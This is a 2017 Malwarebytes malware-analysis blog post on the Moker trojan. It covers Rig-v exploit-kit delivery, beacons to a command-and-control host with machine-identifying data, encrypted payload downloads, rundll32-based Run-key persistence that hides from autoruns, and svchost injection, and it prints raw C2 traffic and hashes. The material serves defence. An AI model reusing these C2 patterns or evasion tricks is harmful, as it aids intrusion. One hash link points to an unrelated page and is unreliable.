

# Elusive Moker Trojan is back

---

[blog.malwarebytes.com/threat-analysis/2017/04/elusive-moker-trojan/](http://blog.malwarebytes.com/threat-analysis/2017/04/elusive-moker-trojan/)

Malwarebytes Labs

April 21, 2017



**UPDATE:** This trojan is also known under the names Yebot and Tilon. According to Dr Web, this family is in circulation from at least 2012. It was first described under the name Moker by Ensilo, in 2015. //thanks to @kafeine for the tip

Some time ago we observed a rare, interesting malware dropped from the Rig-v EK. Its code was depicting that it is written by professionals. Research has shown that it is a sample of Moker Trojan (read more [here](#)). However, for a long time, we could not find a sample with working CnC in order to do a deeper research. Finally, we found such a sample – this article will be a deep dive in its capabilities.

## Analyzed samples

---

- **76987e1882ef27faab675c4a5ce4248d** – main sample – dropped by EK (April 2017)  
**f961bf2d0504e376b3305e9d06f66de3** – the main module – DLL (stage 2)
- **e63913d6d389a6bc5f2aa4036717ac27** – main sample (dropped by EK)  
**4d9f5048e225e8b4dd5feb8ec489e483** – unpacked payload (stage 1)

Downloaded modules:

**8997b9365c697e757f5a4717ec36fb2d** – *pluginj382dew1i.exe*

faf2135dc5311b034d31191694a52bbd – KB1080030.exe

Reference samples (from 2015)

9bdd2e72708584c9fd6761252c9b0fb8 – sample #1


## Distribution method

We found Moker Trojan distributed via exploit kits – in malvertising campaigns, as well as dropped from the hacked sites. Example – Rig-v EK dropping Moker:

Host	URL	Body	Caching	Content-Type	Process	Comments
localhost	/	160,098	max-ag...	application/octet-stream		[#0]
linktrack.online	/welcome	0	max-ag...	text/html; charset=utf-8	iexplore:3376	Site_Compromised: N/A
ex.food4women.com	?q=LrXWrwE0q1oDItnscOAKphMk7qK1mAmT7QL9...	3,140		text/html	iexplore:3376	Exploit_Landing: RIG-v_EK...
ex.food4women.com	?oq=Gz4uz2pwai1Deua9vyCm90pV4AI7Z0ODCfAd...	10,622		application/x-shockwav...	iexplore:3376	Exploit_Flash: RIG-v_EK_URL
ex.food4women.com	?ie=UTF-16&q=ILLWrwE0q1oZOducOAKpgs76ay...	160,098		application/x-msdownload	iexplore:3376	PE_Decrypted: RIG-v_EK_URL

## Behavioral analysis

The malware injects itself into the *svchost*, and then contacts the CnC server.



## Network communication

The communication is encrypted. The typical way of beaconing is to send the request to the address: `<gate_name>.php?img=<number>`

An example of the sent request:

```
2 200 HTTP bitmixc.ml /nnnn04722.php?img=1 213 504 no-store; Expir... image/jpeg svchost:1752
```

```
GET /nnnn04722.php?img=1 HTTP/1.1
User-Agent: Mozilla
Host: bitmixc.ml
```

```

GET /nnnn04722.php?img=1 HTTP/1.1
User-Agent: Mozilla
Host: bitmixc.ml

HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:56:28 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:56:28 +0800
Accept-Ranges: bytes
Content-Length: 213504
Vary: Accept-Encoding,User-Agent
Content-Type: image/jpeg

k=...@...~'...#..._gI..L.#.X... y+...-.....*...
..N...L...@8zs.M..R..S..G....t.q@P....s.k.....:wC..F~V.i.....f[.A..'`J....c.....D..t.M
2..7m...^..
.ir./..V6-2w7.H..pD..$+.cH.4.[.uU.Gv...^.=.l1.Y.....?.0...&TC.Fbi.d.....>QU.^..@+.
0....P-.....-vR.....b..6X.c....T....E'e.D:...K..^R.(.D....A.(m...p..@.7?!
H...>.V.....#^4~1.G3./..0.....K9.....E`...e9..~z[./...Fk7.Hw..H.
2V..I....v/.I.)6{
l/.u..j..../y$....ubN..5...cB....C6...a...W.;..ey...!....+vQ..P.....5i..~/.....K{.9...
.....+0..o.F)M-. .....DY.|b..8w.s..r...W.

```

The server responds with encrypted content (the bot saves it in a registry key). Then it injects itself in other applications and sends further requests, including the data of the infected machine, i.e.:

30	200	HTTP	bitmixc.ml /nnnn04722.php?page=TESTMACHINE611_448D3B34&s=100&p=2.0&er=0.0	6	application/ocsp-response	jusched:1560
31	200	HTTP	bitmixc.ml /nnnn04722.php?page=TESTMACHINE611_448D3B34&s=58970&p=2.1&er=0.0	6	application/ocsp-response	jusched:1560
32	200	HTTP	bitmixc.ml /nnnn04722.php?page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0	159 775	application/ocsp-response	jusched:1560
33	200	HTTP	bitmixc.ml /nnnn04722.php?page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0&a=1000007	6	application/ocsp-response	jusched:1560

GET /nnnn04722.php?page=<computername><windows\_version>\_<disk\_id>&s=<number>p=<number>.<number>&err=<number>.<number>

In the below case, the response turned out to be a PE file (an updated version of the bot) obfuscated by XOR with a character 'c'.

```
POST /nnnn04722.php?
page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0 HTTP/1.1
Content-Type: application/ocsp-request
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: bitmixc.ml
Content-Length: 11
Connection: Keep-Alive
Cache-Control: no-cache

<.....1003*HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:50:57 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:50:57 +0800
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/ocsp-response

246a7
+..F...4.....B..c.
9.c`cccgccc..cc.cccccc#ccccccccccccccccccccccccccccccccccccccc.cccm
|.mc.j.B.b/.B7.
.C.....C..

..C..C..
C

C',@C....MnniGccccccc..~.....Z...N.....1
.....cccccccccccccccc3&cc/
bgc.,R7cccccccc.c`bhb.cc.ccc.bcccc>Qccccccc.cccc#ccscccaccgcccc
cccccccccccc
```

The server responds either by sending some encrypted content or a number:

=<number>

```

\...F.-.{-...R...z.Zo44..0#8j}.+.....
.....,|.
9,..E.....1...=.....=q
..q8...*...k.z.D.+...-<...*...F...9}.|.5.<..
...%21.....QCa.+b.....
`.....x...m51...E.....HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:57:32 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:57:33 +0800
Vary: Accept-Encoding,User-Agent
Content-Length: 6
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: application/ocsp-response


=40737

45 client pkt(s), 2 server pkt(s), 3 turns.


```

## Persistence


Moker achieves its persistence by adding a Run key in the registry. This method may look very simple at first. However, the authors of the malware hid the real executable behind a legitimate Microsoft application – Rundl32.exe. Thanks to this trick, it is much harder to notice it – a popular tool used to examine persistent applications, *Sysinternals' autoruns*, does not show such keys by default, assuming that they are harmless. (Viewing them can be enabled by clearing the default option “Hide Windows Entries”.)




The sample of Moker is dropped in the current user's home directory:









Compare with the data from inside the original sample:



Another key, "6", stores a PE file (the executable dumped from the registry is available here: [91f754c3fc475aed93e80575bb503c73](https://www.exploit-db.com/exploits/4755/)).



The key "7" stores the data that was downloaded from the CnC after the initial beacon:



Compare with the content of the server response:

GET /nynn04722.php?img=1 HTTP/1.1

**Client**  
User-Agent: Mozilla

**Transport**  
Host: bitmixc.ml

Raw	JSON	XML	Get SyntaxView	Transformer	Headers	TextView	ImageView	HexView	WebView	Auth	Caching	Cookies
00000000	48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65											
00000015	3A 20 4D 6F 6E 2C 20 30 33 20 41 70 72 20 32 30 31 37 20 32 30											
0000002A	3A 35 36 3A 32 38 20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41											
0000003F	70 61 63 68 65 2F 32 0D 0A 58 2D 50 6F 77 65 72 65 64 2D 42 79											
00000054	3A 20 50 48 50 2F 35 2E 33 2E 32 38 0D 0A 43 61 63 68 65 2D 43											
00000069	6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 73 74 6F 72 65 0D 0A 45 78 70											
0000007E	69 72 65 73 3A 20 54 75 65 2C 20 30 34 20 41 70 72 20 32 30 31											
00000093	37 20 30 34 3A 35 36 3A 32 38 20 2B 30 38 30 30 0D 0A 41 63 63											
000000AB	65 70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F											
000000BD	6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 31 33 35 30 34 0D											
000000D2	0A 56 61 72 79 3A 20 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E											
000000E7	67 2C 55 73 65 72 2D 41 67 65 6E 74 0D 0A 43 6F 6E 74 65 6E 74											
000000FC	2D 54 79 70 65 3A 20 69 6D 61 67 65 2F 6A 70 65 67 0D 0A 0D 0A											
00000111	6B 3D 87 D9 D1 9E 40 FA B6 DD 2C B6 BB 7E 27 8B FD 7F 23 AC 5F											
00000126	C2 67 49 B1 88 4C 8E 23 F3 58 A9 C1 BB 20 79 2B A7 9F 81 DC 2D											
0000013B	8D 1D 18 D3 C0 F6 BD 2A 9A DE 0A D3 C2 4E CA 91 F7 4C F9 C9 D2											
00000150	40 38 7A 73 FB 4D E4 DC 52 04 B7 53 AA A3 47 CE E8 A6 1B 74 F0											
00000165	71 40 50 99 DA 11 F8 73 EA 6B 83 2E E0 EB 3A DF 92 77 43 CE A8											
0000017A	46 7E 56 9F 69 FE 87 1C E0 D4 66 5B D6 D1 41 F9 C4 27 95 60 4A											
0000018F	A5 F5 86 C0 63 DE 1C AF B0 E4 94 44 CA 93 74 E2 4D 32 83 F9 37											
000001A4	6D F7 DC 84 5E 01 0D CE 69 72 DF 2F 1A 56 36 2D 32 77 37 8F 48											
000001B9	A8 9C 70 44 9E C3 24 2B F2 63 48 D7 34 F7 5B 99 CA 75 55 D8 47											
000001CE	76 8A 13 99 5E CE 3D 03 6C 31 C5 59 E0 A8 82 D6 17 F9 3F 89 30											
000001E3	93 9F D1 26 54 43 E9 46 62 69 C9 64 87 C1 D6 D7 86 BF 3E 51 55											
000001F8	0D 5E E7 EB 40 2B E2 30 E0 9B 02 8A 50 2D 12 B0 E5 ED 17 2D 2E											
0000020D	F6 AC 76 52 C0 C2 B2 0B C6 19 A8 62 ED AA 36 58 12 63 BC AE D2											
00000222	8E 54 99 C1 1B 1B 45 27 65 8B 44 3A F2 88 07 4B EF 9E 5E 52 2E											
00000237	28 05 44 F9 18 B0 EC 41 E3 28 6D 1E 05 C0 70 1E BC 40 FA 37 3F											
0000024C	21 48 F1 07 A6 3E 80 56 96 18 FE A2 01 F0 11 D0 00 23 5E 34 7E											
00000261	31 9D 47 33 1E 2F F1 4F 1F AB 1B 1F F2 DD 03 C1 C5 F5 E2 DD E5											
00000276	4B 39 A1 A4 04 05 BF E2 EF 45 60 DB D1 D7 65 39 C8 7E 7A 5B BA											
0000028B	2F A8 81 C8 46 6B 37 92 48 77 E7 C3 48 DC 32 56 0C 0C 49 DB 12											
000002A0	A6 AF 76 2F 06 49 B8 29 36 7B 0A 6C 2F CC 75 B5 AA 6A 15 A2 C0											
000002B5	BE 2F 79 24 9E F4 BA DF 75 62 4E F1 CA 35 90 B9 63 42 97 B8 F3											
000002CA	92 43 36 F1 1A D4 61 93 8F A3 57 83 C1 3B 8E 7F 65 79 EA 98 21											
000002DF	F1 D7 0C 9D 2B 76 51 E8 B3 50 89 FD E7 89 A2 CA C7 07 35 69 E8											
000002F4	7E E6 EA 2F 97 EA E6 F2 A5 4B 7B 93 39 D1 C6 15 0A DE BD A5 CB											
00000309	C3 9B EA AD 13 2B 4F DD BB 6F 99 46 29 29 4D 2D 8D 09 C8 B6 A5											
0000031E	8F F6 B5 44 59 B3 7C 62 10 10 38 77 88 73 C3 C8 72 B6 08 C8 57											

The key "10" contains the name of the downloaded module:


**Edit Binary Value**

Value name: 10


Value data:

0000	70	6C	75	67	69	6E	6A	33	pluginj3
0008	38	32	64	65	77	31	69	00	82dew1i.
0010									

The new module is stored in *ProgramData*:




Its persistence is added also with the help of a Run key (in a similar way as the previously described case):



## Inside

Moker consists of two main modules. The *Stage 1*, that is a downloader, and the *Stage 2*, that is a DLL containing the core malicious features. The downloader injects itself, along with the unpacked shellcode, into the *svchost.exe*. The screenshot below shows an example of the infected memory pages inside the *svchost.exe*:




The injected shellcode is responsible for sending the initial beacon to the CnC. Then, if the CnC is active, the main DLL is downloaded and injected into the other processes. During the tests, all 32-bit applications running in the Medium integrity mode have been infected by the Moker DLL.

